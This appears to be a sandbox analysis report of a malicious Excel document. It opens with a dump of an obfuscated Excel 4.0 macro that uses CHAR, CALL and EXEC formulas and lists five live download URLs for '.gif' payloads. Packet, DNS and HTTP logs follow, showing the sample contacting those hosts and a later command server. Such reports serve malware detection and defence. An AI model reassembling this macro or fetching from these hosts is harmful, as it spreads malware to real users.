Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc3!A100&Doc1!A203&Doc1!C203,D
oc1!E201&""3"",0,0)",,,,,,=CHAR(22+60),,,,,,,,=CHAR(101)"=CALL(BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&Doc3!AL9&Doc3!AL10&Doc3!AL11
&Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc3!A100&Doc1!A204&Doc1!C204,
Doc1!E201&""4"",0,0)",,,,,,=CHAR(6+70),,,,,,,,=CHAR(114)=Doc1!H206(),,,,,,,,,,,,,,=CHAR(118),,,,,,,,,,,,,,=CHAR(101),,,,,,,,,,,,,,=CHAR(114),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,h,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
,,,,,,,,,vts.us.com/ds/0104.,,gif,,,,,,,mundotecnologiasolar.com/ds/0104.,,gif,,..\fikftkm.thj,,,,,accesslinksgroup.com/ds/0104.,,gif,,,,,,,ponchokhana.com/ds/0104.,,gif,,,,,,,comosairdoburaco.com.br/ds/0104.,,gif
,,,,,,,,,,,,,,,,,,,,,,,"=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(
7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC
(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.
PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,4
2)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)
=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(784254289324
2350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(27845245247
8923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842
542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278
452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRE
CISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=T
RUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEI
LING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350
000,42)=TRUNC(278452452478923,425)=EXEC(Doc2!CE2&Doc2!CE3&Doc2!CE4&Doc2!CE5&Doc2!CE6&Doc2!CE7&Doc2!CE8&""2 ""&before.2.198.0.sheet!E201&Doc2!CG2&Doc2!CG3&Doc2!CG4&
Doc2!CG5&Doc2!CG6&Doc2!CG7&Doc2!CG8&Doc2!CG9&Doc2!CG10&Doc2!CG11&Doc2!CG12&Doc2!CG13&Doc2!CG14&Doc2!CG15&Doc2!CG16&Doc2!CG17&Doc2!CG18&Doc2!CG19)=CEILING.
PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)",,,,,,,,,"=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(784254289324235
0000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(27845245247892
3,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542
893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452
452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECIS
E(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRU
NC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILIN
G.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000
,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(784254
```

Network Behavior

Network Port Distribution

Total Packets: 78

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 4, 2021 02:33:04.810075998 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:04.981868982 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:04.981967926 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:04.991509914 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:05.164788961 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:05.166568041 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:05.166595936 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:05.166608095 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:05.166621923 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:05.166707039 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:05.168081999 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:05.174922943 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:05.175098896 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:05.225955963 CEST	49165	443	192.168.2.22	207.174.213.126

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 4, 2021 02:33:05.393923044 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:05.394103050 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:06.453092098 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:06.629749060 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:06.629782915 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:06.629865885 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:06.629889965 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:06.630676031 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:06.633531094 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:06.802273035 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:06.805207968 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:06.805387020 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:06.806042910 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:06.977711916 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:06.979178905 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:06.979243994 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:06.979649067 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:07.021991968 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:07.191907883 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:07.193654060 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:07.258045912 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:07.258070946 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:07.258090973 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:07.258111000 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:07.258128881 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:07.258145094 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:07.258150101 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:07.258193016 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:07.258199930 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:07.258203983 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:07.265506029 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 4, 2021 02:33:07.330521107 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:33:07.437225103 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 4, 2021 02:33:07.492713928 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 4, 2021 02:33:07.492806911 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:33:07.493511915 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:33:07.653044939 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 4, 2021 02:33:07.656867981 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 4, 2021 02:33:07.656923056 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 4, 2021 02:33:07.656971931 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 4, 2021 02:33:07.656991005 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:33:07.657023907 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:33:07.699789047 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:33:07.864459038 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 4, 2021 02:33:07.864773035 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:33:08.464708090 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:33:08.667798996 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 4, 2021 02:33:08.788431883 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 4, 2021 02:33:08.788527012 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 4, 2021 02:33:08.788546085 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:33:08.788578987 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:33:08.789324045 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 4, 2021 02:33:08.852698088 CEST	49170	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:33:08.948978901 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 4, 2021 02:33:09.011972904 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.012161970 CEST	49170	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:33:09.013380051 CEST	49170	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:33:09.173811913 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.180253029 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.180321932 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.180358887 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.180476904 CEST	49170	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:33:09.221791029 CEST	49170	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:33:09.387156963 CEST	443	49170	192.185.129.4	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 4, 2021 02:33:09.387468100 CEST	49170	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:33:09.425841093 CEST	49170	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:33:09.625865936 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.640769005 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.640830994 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.640862942 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.640892029 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.640938997 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.640980959 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.641011000 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.641041040 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.641093016 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.641102076 CEST	49170	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:33:09.641135931 CEST	49170	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:33:09.641141891 CEST	49170	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:33:09.641146898 CEST	49170	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:33:09.641155005 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.641216993 CEST	49170	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:33:09.645556927 CEST	49170	443	192.168.2.22	192.185.129.4
Apr 4, 2021 02:33:09.800498962 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.800535917 CEST	443	49170	192.185.129.4	192.168.2.22
Apr 4, 2021 02:33:09.800549030 CEST	443	49170	192.185.129.4	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 4, 2021 02:33:04.746438026 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:04.795459986 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 4, 2021 02:33:05.835925102 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:05.891963005 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 4, 2021 02:33:05.898612976 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:05.946238041 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 4, 2021 02:33:07.282629967 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:07.328521013 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 4, 2021 02:33:07.973131895 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:08.021924019 CEST	53	49548	8.8.8.8	192.168.2.22
Apr 4, 2021 02:33:08.030469894 CEST	55627	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:08.076853037 CEST	53	55627	8.8.8.8	192.168.2.22
Apr 4, 2021 02:33:08.802963018 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:08.848927021 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 4, 2021 02:33:09.997217894 CEST	61865	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:10.051661968 CEST	53	61865	8.8.8.8	192.168.2.22
Apr 4, 2021 02:33:10.780714035 CEST	55171	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:10.826805115 CEST	53	55171	8.8.8.8	192.168.2.22
Apr 4, 2021 02:33:52.871253014 CEST	52496	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:52.926743031 CEST	53	52496	8.8.8.8	192.168.2.22
Apr 4, 2021 02:33:54.251692057 CEST	57564	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:54.300611019 CEST	53	57564	8.8.8.8	192.168.2.22
Apr 4, 2021 02:33:54.413844109 CEST	63009	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:54.476447105 CEST	53	63009	8.8.8.8	192.168.2.22
Apr 4, 2021 02:33:55.444530964 CEST	59319	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:55.499943018 CEST	53070	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:55.502974987 CEST	53	59319	8.8.8.8	192.168.2.22
Apr 4, 2021 02:33:55.567493916 CEST	53	53070	8.8.8.8	192.168.2.22
Apr 4, 2021 02:33:55.738949060 CEST	59770	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:33:55.824697971 CEST	53	59770	8.8.8.8	192.168.2.22
Apr 4, 2021 02:34:23.911952972 CEST	61523	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:23.922391891 CEST	62791	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:23.959860086 CEST	53	61523	8.8.8.8	192.168.2.22
Apr 4, 2021 02:34:23.976524115 CEST	53	62791	8.8.8.8	192.168.2.22
Apr 4, 2021 02:34:24.924552917 CEST	61523	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:24.972978115 CEST	53	61523	8.8.8.8	192.168.2.22
Apr 4, 2021 02:34:25.938616991 CEST	61523	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:25.986902952 CEST	53	61523	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 4, 2021 02:34:27.951240063 CEST	61523	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:27.997508049 CEST	53	61523	8.8.8.8	192.168.2.22
Apr 4, 2021 02:34:31.960699081 CEST	61523	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:32.006639004 CEST	53	61523	8.8.8.8	192.168.2.22
Apr 4, 2021 02:34:36.665606976 CEST	50667	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:36.730324984 CEST	53	50667	8.8.8.8	192.168.2.22
Apr 4, 2021 02:34:37.484313011 CEST	54129	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:37.534609079 CEST	53	54129	8.8.8.8	192.168.2.22
Apr 4, 2021 02:34:41.160768986 CEST	65329	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:41.160906076 CEST	60718	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:41.162318945 CEST	49157	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:41.163480997 CEST	57391	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:41.164112091 CEST	61858	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:41.164444923 CEST	62500	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:41.217134953 CEST	53	60718	8.8.8.8	192.168.2.22
Apr 4, 2021 02:34:41.219084024 CEST	53	57391	8.8.8.8	192.168.2.22
Apr 4, 2021 02:34:41.230528116 CEST	53	65329	8.8.8.8	192.168.2.22
Apr 4, 2021 02:34:41.234122038 CEST	53	49157	8.8.8.8	192.168.2.22
Apr 4, 2021 02:34:41.235202074 CEST	53	62500	8.8.8.8	192.168.2.22
Apr 4, 2021 02:34:41.235718966 CEST	53	61858	8.8.8.8	192.168.2.22
Apr 4, 2021 02:34:42.326210976 CEST	51652	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:34:42.383498907 CEST	53	51652	8.8.8.8	192.168.2.22
Apr 4, 2021 02:35:07.323528051 CEST	62762	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:35:07.383709908 CEST	53	62762	8.8.8.8	192.168.2.22
Apr 4, 2021 02:35:08.327590942 CEST	62762	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:35:08.385586023 CEST	53	62762	8.8.8.8	192.168.2.22
Apr 4, 2021 02:35:09.341733932 CEST	62762	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:35:09.393002033 CEST	53	62762	8.8.8.8	192.168.2.22
Apr 4, 2021 02:35:10.649120092 CEST	56905	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:35:10.696296930 CEST	53	56905	8.8.8.8	192.168.2.22
Apr 4, 2021 02:35:11.354439020 CEST	62762	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:35:11.413851023 CEST	53	62762	8.8.8.8	192.168.2.22
Apr 4, 2021 02:35:11.650629044 CEST	56905	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:35:11.709189892 CEST	53	56905	8.8.8.8	192.168.2.22
Apr 4, 2021 02:35:12.665081978 CEST	56905	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:35:12.713887930 CEST	53	56905	8.8.8.8	192.168.2.22
Apr 4, 2021 02:35:14.677669048 CEST	56905	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:35:14.726799965 CEST	53	56905	8.8.8.8	192.168.2.22
Apr 4, 2021 02:35:15.363746881 CEST	62762	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:35:15.412439108 CEST	53	62762	8.8.8.8	192.168.2.22
Apr 4, 2021 02:35:18.687190056 CEST	56905	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:35:18.744323969 CEST	53	56905	8.8.8.8	192.168.2.22
Apr 4, 2021 02:35:40.981762886 CEST	54609	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:35:41.037180901 CEST	53	54609	8.8.8.8	192.168.2.22
Apr 4, 2021 02:35:41.778911114 CEST	58101	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:35:41.843921900 CEST	53	58101	8.8.8.8	192.168.2.22
Apr 4, 2021 02:35:43.510987997 CEST	64329	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:35:43.575675964 CEST	53	64329	8.8.8.8	192.168.2.22
Apr 4, 2021 02:35:46.442658901 CEST	64881	53	192.168.2.22	8.8.8.8
Apr 4, 2021 02:35:46.593574047 CEST	53	64881	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 4, 2021 02:33:04.746438026 CEST	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	vts.us.com	A (IP address)	IN (0x0001)
Apr 4, 2021 02:33:07.282629967 CEST	192.168.2.22	8.8.8.8	0xfc39	Standard query (0)	mundotecnologiasolar.com	A (IP address)	IN (0x0001)
Apr 4, 2021 02:33:08.802963018 CEST	192.168.2.22	8.8.8.8	0x6a10	Standard query (0)	accesslinksgroup.com	A (IP address)	IN (0x0001)
Apr 4, 2021 02:33:09.997217894 CEST	192.168.2.22	8.8.8.8	0xd13d	Standard query (0)	ponchokhana.com	A (IP address)	IN (0x0001)
Apr 4, 2021 02:33:10.780714035 CEST	192.168.2.22	8.8.8.8	0x21e1	Standard query (0)	comosairdoburaco.com.br	A (IP address)	IN (0x0001)
Apr 4, 2021 02:33:55.499943018 CEST	192.168.2.22	8.8.8.8	0x8fb4	Standard query (0)	login.microsoftonline.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 4, 2021 02:34:37.484313011 CEST	192.168.2.22	8.8.8.8	0x437	Standard query (0)	under17.com	A (IP address)	IN (0x0001)
Apr 4, 2021 02:35:41.778911114 CEST	192.168.2.22	8.8.8.8	0x5294	Standard query (0)	urs-world.com	A (IP address)	IN (0x0001)
Apr 4, 2021 02:35:43.510987997 CEST	192.168.2.22	8.8.8.8	0x6960	Standard query (0)	urs-world.com	A (IP address)	IN (0x0001)
Apr 4, 2021 02:35:46.442658901 CEST	192.168.2.22	8.8.8.8	0xb550	Standard query (0)	urs-world.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 4, 2021 02:33:04.795459986 CEST	8.8.8.8	192.168.2.22	0x26d4	No error (0)	vts.us.com		207.174.213.126	A (IP address)	IN (0x0001)
Apr 4, 2021 02:33:07.328521013 CEST	8.8.8.8	192.168.2.22	0xfc39	No error (0)	mundotecnologiasolar.com		162.241.62.4	A (IP address)	IN (0x0001)
Apr 4, 2021 02:33:08.848927021 CEST	8.8.8.8	192.168.2.22	0x6a10	No error (0)	accesslinksgroup.com		192.185.129.4	A (IP address)	IN (0x0001)
Apr 4, 2021 02:33:10.051661968 CEST	8.8.8.8	192.168.2.22	0xd13d	No error (0)	ponchokhana.com		5.100.155.169	A (IP address)	IN (0x0001)
Apr 4, 2021 02:33:10.826805115 CEST	8.8.8.8	192.168.2.22	0x21e1	No error (0)	comosairdoburaco.com.br		198.50.218.68	A (IP address)	IN (0x0001)
Apr 4, 2021 02:33:55.567493916 CEST	8.8.8.8	192.168.2.22	0x8fb4	No error (0)	login.microsoftonline.com	a.privatelink.msidentity.com		CNAME (Canonical name)	IN (0x0001)
Apr 4, 2021 02:33:55.567493916 CEST	8.8.8.8	192.168.2.22	0x8fb4	No error (0)	a.privatelink.msidentity.com	prda.aadg.msidentity.com		CNAME (Canonical name)	IN (0x0001)
Apr 4, 2021 02:33:55.567493916 CEST	8.8.8.8	192.168.2.22	0x8fb4	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Apr 4, 2021 02:33:55.824697971 CEST	8.8.8.8	192.168.2.22	0xa12f	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Apr 4, 2021 02:34:37.534609079 CEST	8.8.8.8	192.168.2.22	0x437	No error (0)	under17.com		185.243.114.196	A (IP address)	IN (0x0001)
Apr 4, 2021 02:35:41.843921900 CEST	8.8.8.8	192.168.2.22	0x5294	No error (0)	urs-world.com		185.186.244.95	A (IP address)	IN (0x0001)
Apr 4, 2021 02:35:43.575675964 CEST	8.8.8.8	192.168.2.22	0x6960	No error (0)	urs-world.com		185.186.244.95	A (IP address)	IN (0x0001)
Apr 4, 2021 02:35:46.593574047 CEST	8.8.8.8	192.168.2.22	0xb550	No error (0)	urs-world.com		185.186.244.95	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- urs-world.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49194	185.186.244.95	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 4, 2021 02:35:41.905657053 CEST	609	OUT	GET /joomla/3aDSi90Odm4t/ZQseS7mEKQ6/SSE8Q3crCb0l7w/wlvpan0x1HXuZM3ORESMa/ajJiFPV258iNRovg/KQl9frzLJWGuawc/zcW8IHCp_2F8n02ZSX/SkuilVzI4/iu_2BjoqlDfmKu_2BuVf/kGitIl_2Bi7_2Fz9R6X/Y0sd4k8W3UrfPrzXwVLvdK/7G4iHN0OcM5_2/FPqyROS_/2BKDOK08.akk HTTP/1.1 Accept: text/html, application/xhtml+xml, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: urs-world.com DNT: 1 Connection: Keep-Alive
